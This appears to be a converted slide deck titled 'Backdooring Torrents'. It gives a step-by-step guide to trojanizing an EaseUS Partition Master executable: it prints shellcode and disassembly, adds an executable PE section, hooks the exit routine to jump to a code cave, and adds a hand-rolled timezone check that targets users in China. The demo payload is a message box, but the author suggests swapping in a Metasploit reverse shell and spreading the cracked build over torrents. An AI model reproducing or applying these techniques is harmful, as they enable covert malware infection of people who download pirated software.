

# Backdooring Torrents


An annotated sectional



# We are backdooring EaseUS Partition Master 12

The goal is to only target certain individuals. This is a concentrated attack vector thingy. Or not. Who cares?

It's not like I can't just blindly place shellcode into an exe and hope for the best right?



# Added bonus

This software requires admin to run so insta-hax



# Question: What does this do?


```
d9eb9bd97424f431d2b27731c9648b71308b760c8b761c8b46088b7e208b36384f
1875f35901d1ffe1608b6c24248b453c8b54287801ea8b4a188b5a2001ebe334498
b348b01ee31ff31c0fcac84c07407c1cf0d01c7ebf43b7c242875e18b5a2401eb668
b0c4b8b5a1c01eb8b048b01e88944241c61c3b20429d489e589c2688e4e0eec52e
89ffffff894504686c6c20416833322e64687573657230db885c240a89e656ff55048
9c250bba8a24dbc871c2452e870ffffff686f7858206861676542684d65737331db88
5c240a89e3686b732158686372616368757374206872207472686e65766531c98
84c241389e131d252535152ffd090
```

# If you guessed shellcode, you're right! Break on call eax

00401435	61	popad	
00401436	C3	ret	
00401437	B2 04	mov d1,4	
00401439	29D4	sub esp,edx	
0040143B	89E5	mov ebp,esp	
0040143D	89C2	mov edx,eax	
0040143F	68 8E4E0EEC	push EC0E4E8E	
00401444	52	push edx	
00401445	E8 9FFFFFFF	call gettimedate.4013E9	
0040144A	8945 04	mov dword ptr ss:[ebp+4],eax	
0040144D	68 6C6C2041	push 41206C6C	
00401452	68 33322E64	push 642E3233	
00401457	68 75736572	push 72657375	
0040145C	30DB	xor b1,b1	
0040145E	885C24 0A	mov byte ptr ss:[esp+A],b1	
00401462	89E6	mov esi,esp	esi:"user32.dll"
00401464	56	push esi	
00401465	FF55 04	call dword ptr ss:[ebp+4]	
00401468	89C2	mov edx,eax	
0040146A	50	push eax	
0040146B	BB A8A24DBC	mov ebx,BC4DA2A8	ebx:"MessageBox"
00401470	871C24	xchg dword ptr ss:[esp],ebx	
00401473	52	push edx	
00401474	E8 70FFFFFF	call gettimedate.4013E9	
00401479	68 6F785820	push 2058786F	
0040147E	68 61676542	push 42656761	
00401483	68 4D657373	push 7373654D	
00401488	31DB	xor ebx,ebx	ebx:"MessageBox"
0040148A	885C24 0A	mov byte ptr ss:[esp+A],b1	
0040148E	89E3	mov ebx,esp	
00401490	68 68732158	push 58217368	
00401495	68 63726163	push 63617263	
0040149A	68 75737420	push 20747375	
0040149F	68 72207472	push 72742072	
004014A4	68 6E657665	push 6576656E	
004014A9	31C9	xor ecx,ecx	ecx:"never trust cracks!"
004014AB	884C24 13	mov byte ptr ss:[esp+13],c1	
004014AF	89E1	mov ecx,esp	
004014B1	31D2	xor edx,edx	
004014B3	52	push edx	
004014B4	53	push ebx	ebx:"MessageBox"
004014B5	51	push ecx	ecx:"never trust cracks!"
004014B6	52	push edx	
004014B7	FFD0	call eax	
004014B9	90	nop	

# Trust no one

Not even joe



# How do we backdoor the exe?

We need only 2 items.

- 1) Evil Code
- 2) Innocent Program

In my example, I am only popping a message box as the 'evil' code. This could of course be a reverse shell or whatever. Just grab from metasploit.



# Can't just up and add data, we need a new section.

The screenshot shows the CFF Explorer VIII interface for the file epm0.exe. The left sidebar displays the file's structure, with 'Section Headers [x]' selected. The main pane shows a table of section headers. A dialog box titled 'Size of section' is open, prompting the user to enter a size and type (e.g., '512 d').

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N.
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word
.text	00011000	00001000	00010C00	00000200	00000000	00000000	0000
.rdata	00004000	00012000	00003C00	00010E00	00000000	00000000	0000
.data	00003000	00016000	00001200	00014A00	00000000	00000000	0000
.rsrc	0008A278	00019000	0008A400	00015C00	00000000	00000000	0000

Size of section

512 d

Put a space and a d(ec) or an h(ex) after the number (if you have to enter one) to specify the type (e.g. "123 d"). By default numbers are considered hex.

OK Cancel



# Gotta modify the section to run code...

CFF Explorer VIII - [epm0.exe]

File Settings ?

File: epm0.exe

- Dos Header
- NT Headers
  - File Header
  - Optional Header
  - Data Directories [x]
  - Section Headers [x]**
  - Export Directory
  - Import Directory
  - Resource Directory
  - Debug Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor
- UPX Utility

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
000001D8	000001E0	000001E4	000001E8	000001EC	000001F0	000001F4	000001F8	000001FA	000001FC
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00011000	00001000	00010C00	00002000	00000000	00000000	0000	0000	60000020
.rdata	00004000	00012000	00003C00	00010E00	00000000	00000000	0000	0000	40000040
.data	00003000	00016000	00001200	00014A00	00000000	00000000	0000	0000	C0000040
.rsrc	0008A278	00019000	0008A400	00015C00	00000000	00000000	0000	0000	40000040
.idata	00000200	000A4000	00000200	000A0000	00000000	00000000	0000	0000	C0000000

This section contains:

Section Flags

- Is shareable
- Is executable**
- Is readable
- Is writable
- Contains extended relocations
- Can be discarded
- Is not cachable
- Is not pageable
- No pad
- Contains code
- Contains initialized data
- Contains Uninitialized data
- Contains information
- Contents won't become part of image
- Contents comdat

Alignment (Bytes): Default

OK Cancel

# Have to rebuild the PE header and save our work.

The screenshot shows the CFF Explorer VIII interface for the file 'epm0.exe'. The left sidebar displays the PE structure tree, with 'Section Headers [x]' selected. The main pane shows a table of sections. A context menu is open over the '.idata' section, with 'Rebuild Image Size' highlighted. Below the table, a hex editor displays the raw data of the selected section, showing the ASCII string 'naked.nov'.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
000001D8	000001E0	000001E4	000001E8	000001EC	000001F0	000001F4	000001F8	000001FA	000001FC
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00011000	00001000	00010C00	00000200	00000000	00000000	0000	0000	60000020
.rdata	00004000	00012000	00003C00	00010E00	00000000	00000000	0000	0000	40000040
.data	00003000	00016000	00001200	00014A00	00000000	00000000	0000	0000	C0000040
.rsrc	0008B000	00019000	0008A400	00015C00	00000000	00000000	0000	0000	40000040
.idata	00000200	000A4000	00000200	000A4000	00000000	00000000	0000	0000	E0000020

This section contains:

- Change Section Flags
- Add Section (Header Only)
- Add Section (Empty Space)
- Add Section (File Data)
- Delete Section (Header Only)
- Delete Section (Header And Data)
- Rebuild Image Size**
- Rebuild PE Header
- Dump Section

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	6E	61	6B	65	64	20	6E	6F	77	00	00	00	00	00	00	00	naked.nov
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

Pos: 00000009

# Now we have to add our imports...

It says























“GetTimeZoneInformation”, exported by Kernel32.dll

The screenshot shows the CFF Explorer VIII interface for the file epmd.exe. The left sidebar shows the file structure with 'Import Address' selected. The main window displays the 'Import Address' tab for kernel32.dll. The 'Imported Functions' list is visible, showing various functions from kernel32.dll. The function 'GetTimeZoneInformation' is highlighted in the list.

Imported Functions	By
00000000 - GetTimeZoneInformation	Name

# Not too conspicuous right?


Maybe if i named the dll in ALLCAPS? Or maybe if I dynamically obtained the address of the import like shellcode? Oh well.

 00412108	InterlockedIncrement	KERNEL32
 00412114	InterlockedDecrement	KERNEL32
 00412180	InitializeCriticalSectionAndSpinCount	KERNEL32
 004120D0	InitializeCriticalSection	KERNEL32
 004120BC	HeapSize	KERNEL32
 004120B8	HeapReAlloc	KERNEL32
 004120B4	HeapFree	KERNEL32
 004120AC	HeapDestroy	KERNEL32
 00412120	HeapCreate	KERNEL32
 004120B0	HeapAlloc	KERNEL32
 00412024	GetVersion	KERNEL32
 0041200C	GetTokenInformation	ADVAPI32
 004A508A	GetTimeZoneInformation	kernel32
 00412168	GetTickCount	KERNEL32
 0041216C	GetSystemTimeAsFileTime	KERNEL32
 00412190	GetStringTypeW	KERNEL32
 0041218C	GetStringTypeA	KERNEL32
 00412140	GetStdHandle	KERNEL32
 004120E0	GetStartupInfoA	KERNEL32
 004120C0	GetProcessHeap	KERNEL32
 00412044	GetProcAddress	KERNEL32
 00412134	GetOEMCP	KERNEL32

# What if we only want to target them Chinese?

How do we do this? Check the timezone of course! If your timezone is off, then SSL don't work right.

Therefore, most people leave this setting alone and this is to our advantage.



# Checking the current time zone

As per

<https://docs.microsoft.com/en-us/windows/desktop/api/timezoneapi/nf-timezoneapi-gettimezoneinformation> The function GetTimeZoneInformation retrieves the current time zone settings. Easy enough right?

# Nothing is easy, this has to be hand rolled in ASM

I am using the stack to store my variables 1 character at a time to avoid IDA from showing my data in 'strings' which every reverser looks at. Neat right?


```
C:\msasm32\projects\fuckit\fuckit.asm - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window 2
fuckit.asm C

19 push eax
20 call GetTimeZoneInformation
21 lea eax,dword ptr ss:[ebp-168]; A8 is the tz.StandardName
22 invoke MessageBoxW,0,eax,eax,0
23
24
25 mov word ptr ss:[ebp-40],43h
26 mov word ptr ss:[ebp-38],68h
27 mov word ptr ss:[ebp-36],69h
28 mov word ptr ss:[ebp-34],6Eh
29 mov word ptr ss:[ebp-32],61h
30 mov word ptr ss:[ebp-30],20h
31 mov word ptr ss:[ebp-28],53h
32 mov word ptr ss:[ebp-26],74h
33 mov word ptr ss:[ebp-24],61h
34 mov word ptr ss:[ebp-22],6Eh
35 mov word ptr ss:[ebp-20],64h
36 mov word ptr ss:[ebp-18],61h
37 mov word ptr ss:[ebp-16],72h
38 mov word ptr ss:[ebp-14],64h
39 mov word ptr ss:[ebp-12],20h
40 mov word ptr ss:[ebp-10],54h
41 mov word ptr ss:[ebp-8],69h
42 mov word ptr ss:[ebp-6],6Dh
43 mov word ptr ss:[ebp-4],65h
44 mov word ptr ss:[ebp-2],0
45 ;lea eax,[ebp-40] ; 28h is the stored string we made
46 ;invoke MessageBoxW,0,eax,eax,0
47
48 lea ecx,dword ptr ss:[ebp-168]
49 lea ebx,dword ptr ss:[ebp-40]
50 wehaveawinner:
51 mov ax,word ptr ss:[ecx]
52 cmp ax,word ptr ss:[ebx]

Assembly language source file
length: 1,633 lines: 87 Ln: 27 Col: 26 Sel: 0|0 Windows (CR LF) UTF-8 INS
```

# What is a good area to backdoor?

Whenever I reverse engineer malware, I see it on startup. I feel like I should be more stealthy and place my evil check on 'main' exit.



The image shows a screenshot of assembly code for the `_exit` function. The code is as follows:

```
; Attributes: library function noreturn bp-based frame
; void __cdecl __noreturn exit(int)
_exit proc near
    uExitCode= dword ptr 8
    mov     edi, edi
    push   ebp
    mov    ebp, esp
    push   0             ; int
    push   0             ; int
    push   [ebp+uExitCode] ; uExitCode
    call   _doexit
    add    esp, 0Ch
    pop    ebp
    retn
_exit endp
```

Overlaid on the bottom right is a window titled "xrefs to \_exit". It contains a table with the following data:

Direction	Type	Address	Text
Up	p	__tmainCRTStartup+11C	call _exit

At the bottom of the window, it says "Line 1 of 1". Buttons for "OK", "Cancel", "Search", and "Help" are visible.




# Now we head to the exit function in our debugger

```
wingit.exe - PID: 483C - Module: wingit.exe - Thread: Main Thread 7190 - x32dbg
File View Debug Trace Plugins Favourites Options Help Sep 2 2018
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH
0040A4DC C3 ret
0040A4DD E8 5FE1FFFF call wingit.408641
0040A4E2 C3 ret
0040A4E3 8BFF mov edi,edi
0040A4E5 55 push ebp
0040A4E6 8BEC mov ebp,esp
0040A4E8 6A 00 push 0
0040A4EA 6A 00 push 0
0040A4EC FF75 08 push dword ptr ss:[ebp+8]
0040A4EF E8 C3FEFFFF call wingit.40A3B7
0040A4F4 83C4 0C add esp,C
0040A4F7 5D pop ebp
0040A4F8 C3 ret
0040A4F9 8BFF mov edi,edi
0040A4FB 55 push ebp
0040A4FC 8BEC mov ebp,esp
0040A4FE 6A 00 push 0
0040A500 6A 01 push 1
0040A502 FF75 08 push dword ptr ss:[ebp+8]
0040A505 E8 ADFEFFFF call wingit.40A3B7
0040A50A 83C4 0C add esp,C
0040A50D 5D pop ebp
0040A50E C3 ret
```

# Free up some space for our shit

Filling with nops...





# Add our jump to our code cave...

Used to be function  
'doexit'. Still exits  
tho...

wingit.exe - PID: 483C - Module: wingit.exe - Thread: Main Thread 7190 - x32dbg



File View Debug Trace Plugins Favourites Options Help Sep 2 2018

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH

●	0040A4CD	43	inc ebx
●	0040A4CE	837D 10 00	cmp dword ptr ss:[ebp+10],0
●	0040A4D2	74 08	je wingit.40A4DC
●	0040A4D4	6A 08	push 8
●	0040A4D6	E8 130F0000	call wingit.40B3EE
●	0040A4DB	59	pop ecx
●	0040A4DC	C3	ret
●	0040A4DD	E8 5FE1FFFF	call wingit.408641
●	0040A4E2	C3	ret
●	0040A4E3	90	nop
●	0040A4E4	90	nop
●	0040A4E5	90	nop
●	0040A4E6	90	nop
●	0040A4E7	90	nop
●	0040A4E8	90	nop
●	0040A4E9	90	nop
●	0040A4EA	90	nop
●	0040A4EB	90	nop
●	0040A4EC	E9 0F9B0900	jmp wingit.4A4000
●	0040A4F1	90	nop
●	0040A4F2	90	nop
●	0040A4F3	90	nop
●	0040A4F4	90	nop
●	0040A4F5	90	nop
●	0040A4F6	90	nop
●	0040A4F7	90	nop
●	0040A4F8	C3	ret
●	0040A4F9	8BFF	mov edi,edi
●	0040A4FB	55	push ebp
●	0040A4FC	8BEC	mov ebp,esp

# Basically just binary copy / paste from my asm stuff

Gotta edit a few things of course...



# Add our proper call addresses...

We call in brackets to call by reference. This ensures no crashes. 004A608a points to GetTimeZoneInformation in the Import Address Table entry we added.

00412120	HeapCreate	KERNEL32
004120B0	HeapAlloc	KERNEL32
00412024	GetVersion	KERNEL32
0041200C	GetTokenInformation	ADVAPI32
004A508A	GetTimeZoneInformation	kernel32
00412168	GetTickCount	KERNEL32
0041216C	GetSystemTimeAsFileTime	KERNEL32
00412190	GetStringTypeW	KERNEL32
0041218C	GetStringTypeA	KERNEL32
00412140	GetStdHandle	KERNEL32

```
81EC 00010000 sub esp,100
8D85 54FFFFFF lea eax,dword ptr ss:[ebp-AC]
50 push eax
E8 CF000000 call wingit.4A40E4
8D85 58FFFFFF lea eax,dword ptr ss:[ebp-A8]
90
90
90
90
90
90
90
90
90
90
90
```

Assemble at 004A4010

call [bx:004a208a]


Keep Size  Fill with NOP's  XEDParse  asmjit

OK Cancel

Instruction encoded successfully!

# Patch that shit

If everything looks right...



# Does it work tho?

You betcha!

If you want to see it work, switch your timezone to China.

All that's left to do now is distribute the crack.





I prefer torrents because it's an EZ to distribute protocol and ripe with people



# I'm just proving statistics correct

## Challenges [ edit ]

---

